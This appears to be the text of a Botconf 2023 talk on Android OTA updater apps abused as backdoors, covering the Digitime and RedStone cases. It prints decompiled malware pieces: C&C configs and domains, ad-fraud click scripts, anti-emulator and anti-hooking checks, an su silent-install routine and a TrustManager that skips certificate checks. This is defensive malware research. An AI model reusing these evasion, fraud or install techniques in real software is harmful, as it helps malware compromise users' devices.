You OTA Know

Combating Malicious Android System Updaters

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Botconf 2023, Strasbourg

What will we learn today?

What are OTA (over-the-air update) apps?

How the malware authors (ab)use OTA apps?

What are the real-world examples of such abuse?


What do we do to combat that abuse?

… and whatever you ask us about at the end!

What are OTA apps?

… and how can they be abused?

Supply Chain



android

Over-the-Air (OTA) Updates on Android

Download

OEM downloads a new system image to the device's external storage

Install

One call to the `RecoverySystem` API verifies the package signature, installs the new image to the recovery partition and reboots

Customization

- Image download hosting
- Out-of-band app updates
- Device configuration updates

Target for Abuse

Contracted to vendors	• 3rd parties build tools for managing which devices get which updates and when • Provide as-needed hosting
Sensitive Permissions	• REBOOT • RECOVERY • INSTALL_PACKAGES
System User	• android.uid.system • Access to hidden framework APIs • Shares permissions with other system apps • Can’t be uninstalled (except by OTA)
Downloads Apps	• Expected to download APKs • Persistent downloader

Case Study I

Digitime OTA application


In the News

- Made headlines with Assurance Wireless case published by MalwareBytes[1]
- Blog[2] from Ninji documented many technical details of the OTA app
- Today we will include new details of the downloaded apps and version 2 of the downloader

ANDROID | NEWS

We found yet another phone with pre-installed malware via the Lifeline Assistance program

Posted: July 8, 2020 by Nathan Collier




Ninji's Website

Researching the Digitime Tech FOTA Backdoors

1. https://www.malwarebytes.com/blog/news/2020/07/we-found-yet-another-phone-with-pre-installed-malware-via-the-lifeline-assistance-program
2. https://wuffs.org/blog/digitime-tech-fota-backdoors

LUA Plugins

- classes.dex mostly contains basic OTA download code + LUA interpreter
- Two ZIP files in assets
  - license_01
  - license_03



Check-in

XOR-encrypted POST to C&C w/ device info

Server Command

XOR-encrypted JSON config to run LUA worker w/ params

Execute Actions

Run LUA workers to install/launch apps, download more plugins, etc.

Update Configuration

Save new server check-in details like URL and frequency

android

Updating & Obfuscating

```
{
  "params": {
    "url": "http://cdn.facebook-3rd.com/cdn2/worker_v00_32_b.rdf",
    "zip": true
  },
  "cmd": "upgrade",
  "config": {
    "interval_short": 43200,
    "interval_long": 43200
  },
  "errcode": 0
}
```

```
day.bugreportsync.com
cdn.hosthotel.xyz
drv.androidsecurityteam.club
```

Downloading & Launching Apps

```
function LaunchService(package, action)
  service_context = EnvGet("service_context")
  intent = luajava.newInstance("android.content.Intent")
  intent.setPackage(package)
  component = luajava.newInstance("android.content.ComponentName", package, action.intent_comp)
  intent.setComponent(intent, component)
  if action.extra then
     intent.putExtra("cid", ConfigGet("cid"))
     intent.putExtra("pid", ConfigGet("pid"))
     intent.putExtra("did", ConfigGet("phone_id"))
     intent.putExtra("activate_time", ConfigGet("activate_time"))
  end
  service_context.startService(name, service)
  return true
end
```

Ad Fraud

- Load plugins dynamically w/ code from fraud families (Chamois, Snowfox, etc.)
- No user-facing components or launcher activities - intended to be launched programmatically

```
ObjectAnimator ofInt = ObjectAnimator.ofInt(webView, "scrollY",
  new int[]{0, webView.getHeight() + (webView.getHeight() * Math.random()) + webView.getScrollY()});
ofInt.setDuration(new Random().nextInt(1000) + 1500).start();
```

```
setTimeout("randomClick()", clickTime(4000, 6000));

function clickTime(lower, upper) {
    return Math.floor(Math.random() * (upper - lower + 1)) + lower;
}

function randomClick() {
    var hrefArr = document.getElementsByTagName('a');
    if (hrefArr.length > 2) {
        var r = Math.ceil(1, Math.random() * hrefArr.length);
        hrefArr[r].click();
    }
}
```


System Service Backdoor

System service (“fo_sl_enhance”) added to Android framework to use sensitive APIs without permissions:

- Install/uninstall APKs
- setComponentEnabled/setApplicationEnabled
- Grant/revoke app permissions
- Read device IDs, network information, other tracking data
- Add/remove protected broadcasts
- Read/write/delete system files
- Device location
- Reboot
- Read foreground package name

Vulnerability documentation: https://bugs.chromium.org/p/apvi/issues/detail?id=19

Evading Detection (Version 2)



1

Framework Class

Malicious code moved from APK to framework Java under `com.internal.jar.pl.*` containing only native methods

2

Native Library

Native code added to existing ELF libraries in the framework

3

Anti-Debugging

Extensive emulator/debugger checks before unpacking code

4

Unpacking

Extracts two DEX files from the ELF’s data section

5

LUA

Extracts ZIP folder w/ encrypted LUA where each byte of the file is an index for a key generated at run time

Evading Detection (Version 2)

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e.g. libpowerhalwrap_jni.so

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

```
*(_OWORD *)haystack = 0u;
if ( (int)__system_property_get("init.svc.gce_fs_monitor", haystack) >= 1 && strcasestr(haystack, "running") )
  return 1LL;
if ( (int)__system_property_get("init.svc.dumpeventlog", haystack) >= 1 && strcasestr(haystack, "running") )
  return 1LL;
if ( (int)__system_property_get("init.svc.dumpipcmon", haystack) >= 1 && strcasestr(haystack, "running") )
  return 1LL;
if ( (int)__system_property_get("init.svc.dumplogcat", haystack) >= 1 && strcasestr(haystack, "running") )
  return 1LL;
if ( (int)__system_property_get("init.svc.dumplogcat-efs", haystack) >= 1 && strcasestr(haystack, "running") )
  return 1LL;
if ( (int)__system_property_get("init.svc.filemon", haystack) >= 1 && strcasestr(haystack, "running") )
```

Evading Detection (Version 2)

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

```
}
if ( (int)__system_property_get("ro.hardware.virtual_device", haystack) >= 1 && strcasestr(haystack, "vbox86") )
  return 1LL;
if ( (int)__system_property_get("ro.kernel.androidboot.hardware", haystack) >= 1 && strcasestr(haystack, "vbox86") )
  return 1LL;
if ( (int)__system_property_get("ro.hardware", haystack) >= 1 && strcasestr(haystack, "vbox86") )
  return 1LL;
if ( (int)__system_property_get("ro.boot.hardware", haystack) >= 1 && strcasestr(haystack, "vbox86") )
  return 1LL;
if ( (int)__system_property_get("ro.build.product", haystack) >= 1 && strcasestr(haystack, "google_sdk") )
  return 1LL;
if ( (int)__system_property_get("ro.build.product", haystack) >= 1 && strcasestr(haystack, "Droid4X") )
  return 1LL;
if ( (int)__system_property_get("ro.build.product", haystack) >= 1 && strcasestr(haystack, "sdk_x86") )
  return 1LL;
if ( (int)__system_property_get("ro.build.product", haystack) >= 1 && strcasestr(haystack, "sdk_google") )
  return 1LL;
if ( (int)__system_property_get("ro.build.product", haystack) >= 1 && strcasestr(haystack, "vbox86p") )
  return 1LL;
if ( (int)__system_property_get("ro.product.manufacturer", haystack) >= 1 && strcasestr(haystack, "Genymotion") )
```

android

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

```
v2 = fopen("/proc/self/maps", "r");
if ( v2 )
{
  v3 = (char *)malloc(0x400u);
  while ( fgets(v3, 1023, v2) )
  {
    for ( i = 0LL; i < 0x400; ++i )
    {
      if...
      v3[i] = tolower((unsigned __int8)v3[i]);
    }
    if ( strstr(v3, "xposedbridge.jar") || strstr(v3, "libxposed") )
      goto LABEL_16;
  }
}
else
{
  v3 = 0LL;
}
v5 = (*jni_env)->FindClass(jni_env, "de/robv/android/xposed/XC_MethodHook");
if...
v6 = (*jni_env)->FindClass(jni_env, "de/robv/android/xposed/XposedBridge");
if...
v8 = (v6 != 0LL) & (unsigned __int8)v7;
```

LUA

Extracts ZIP folder w/ encrypted LUA where each byte of the file is an index for a key generated at run time

android

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- `enfo.vdp`
- `/data/dalvik-cache/arm64/system@framework@boot-framework-base-ext.dex`

android

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```
function create_key:
    output = [0x00 .. 0xff];
    a = 1; b = 1;
    for i = 1 to 500:
        a = (a + b) & 0xff;
        b = (a + b) & 0xff;
        swap(output[a], output[b]);
    return output;
```

Unpacking

Extracts two DEX files from the ELF’s data section

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
Extracts ZIP folder w/ encrypted LUA where each byte of the file is an index for a key generated at run time

Case Study II

RedStone OTA application

android

External reports: just one this time



Malwarebytes LABS


ANDROID | NEWS

Pre-installed auto installer threat found on Android mobile devices in Germany

Posted: April 6, 2021 by Nathan Collier


v1: ad framework + dropper

How is the framework loaded?



AndroidManifest.xml
assets/config.xml
assets/impl_default_4.0.10.jar
classes.dex
META-INF/CERT.RSA
META-INF/CERT.SF
META-INF/MANIFEST.MF

The default JAR file to load with ads + dropper



```
public String CopyAssertJarToFile(android.content.Context context, String filename) {↔}

public com.ads.IAdsEnginee Load(android.content.Context context, String filePath) {↔}

public void clearFile(java.io.File file) {↔}

public void downloadRemoteDex(String url, String localUrl, String pkgName, String taskid, String correlator) {↔}

public String getActiveDex() {↔}

public String getDataFilePath(String fileName) {↔}

public String getDir() {↔}

public java.io.File getDir2() {↔}

public com.ads.IAdsEnginee getEnginee() {↔}

public void getLocalPaths() {↔}

public void initEnginee(android.content.Context _context) {↔}

public void inputstreamtofile(java.io.InputStream ins, java.io.File file) {↔}

public com.ads.IAdsEnginee loadLocalEnginee(android.content.Context _context) {↔}
```

Methods to download and load the updated DEX/JAR file

v1 features

Opportunistic use of su

```
public static boolean install(String p3, android.content.Context p4) {
  if (!com.ads.util.InstallUtils.hasRootPerssion()) {
    com.ads.util.RLog.d("InstallUtils", "install not has root perssion");
    java.io.File v0_5 = new java.io.File(p3);
    if (v0_5.exists()) {
      android.content.Intent v1_4 = new android.content.Intent();
      v1_4.setAction("android.intent.action.VIEW");
      v1_4.addCategory("android.intent.category.DEFAULT");
      v1_4.setFlags(0x10000000);
      v1_4.setDataAndType(android.net.Uri.fromFile(v0_5),
                          "application/vnd.android.package-archive");
      p4.startActivity(v1_4);
      result = 1;
    } else {
      result = 0;
    }
  } else {
    com.ads.util.RLog.d("InstallUtils", "install has root perssion");
    result = com.ads.util.InstallUtils.clientInstall(p3);
  }
  return result;
}
```


```
v0_2.println(new StringBuilder("chmod 777 ").append(p4).toString());
v0_2.println("export LD_LIBRARY_PATH=/vendor/lib:/system/lib");
v0_2.println(new StringBuilder("pm install -r ").append(p4).toString());
```

Complete lack of TLS certificate validation

```
class com.redstone.ota.a.k implements javax.net.ssl.X509TrustManager
{
  final synthetic com.redstone.ota.a.j a;

  constructor com.redstone.ota.a.k(com.redstone.ota.a.j p1) {
    this.a = p1;
    return;
  }

  public void checkClientTrusted(java.security.cert.X509Certificate[]
p1, String p2) {
    return;
  }

  public void checkServerTrusted(java.security.cert.X509Certificate[]
p1, String p2) {
    return;
  }

  public java.security.cert.X509Certificate[] getAcceptedIssuers() {
    return 0;
  }
}
```

android

v2: obfuscated dropper



```
⊞ android
⊟ com
    ⊞ android
    ⊞ ds
    ⊞ globe
    ⊞ redstone
    ⊞ udid2
\u4e00\u4e01\u4e02\u4e03\u4e04\u4e05
\u4e01\u4e02\u4e03\u4e04\u4e05\u4e06
\u4e02\u4e03\u4e04\u4e05\u4e06\u4e07
\u4e03\u4e04\u4e05\u4e06\u4e07\u4e08
\u4e04\u4e05\u4e06\u4e07\u4e08\u4e09
\u4e05\u4e06\u4e07\u4e08\u4e09\u4e0a
\u4e06\u4e07\u4e08\u4e09\u4e0a\u4e0b
\u4e07\u4e08\u4e09\u4e0a\u4e0b\u4e0c
\u4e08\u4e09\u4e0a\u4e0b\u4e0c\u4e0d
\u4e09\u4e0a\u4e0b\u4e0c\u4e0d\u4e0e
\u4e0a\u4e0b\u4e0c\u4e0d\u4e0e\u4e0f
\u4e0b\u4e0c\u4e0d\u4e0e\u4e0f\u4e10
\u4e0c\u4e0d\u4e0e\u4e0f\u4e10\u4e11
\u4e0d\u4e0e\u4e0f\u4e10\u4e11\u4e12
\u4e0e\u4e0f\u4e10\u4e11\u4e12\u4e13
\u4e0f\u4e10\u4e11\u4e12\u4e13\u4e14
\u4e10\u4e11\u4e12\u4e13\u4e14\u4e15
\u4e11\u4e12\u4e13\u4e14\u4e15\u4e16
\u4e12\u4e13\u4e14\u4e15\u4e16\u4e17
\u4e13\u4e14\u4e15\u4e16\u4e17\u4e18
\u4e14\u4e15\u4e16\u4e17\u4e18\u4e19
\u4e15\u4e16\u4e17\u4e18\u4e19\u4e1a
\u4e16\u4e17\u4e18\u4e19\u4e1a\u4e1b
\u4e17\u4e18\u4e19\u4e1a\u4e1b\u4e1c
```

Additional classes with obfuscated names

```java
if ("com.android.[xxx].ADD_02_ACTION".equals(action)) {
  String v1_5 = intent.getStringExtra("pkgName");
  String v2_11 = intent.getStringExtra("version");
  String v3_6 = intent.getStringExtra("versionCode");
  String v4_2 = intent.getStringExtra("downloadURL");
  int v5_1 = intent.getIntExtra("pkgSize", 0);
  com.android.meteor.\u4e01\u4e02\u4e03\u4e04\u4e05\u4e06 v6_1 = new
                   com.android.meteor.\u4e01\u4e02\u4e03\u4e04\u4e05\u4e06();
  v6_1.pkgName = v1_5;
  v6_1.className = intent.getStringExtra("className");
  v6_1.action = intent.getStringExtra("action");
  String[] v7_5 = intent.getStringArrayExtra("startKv");
```

app dropper

android

v2 features

Encoded C&C URLs

```
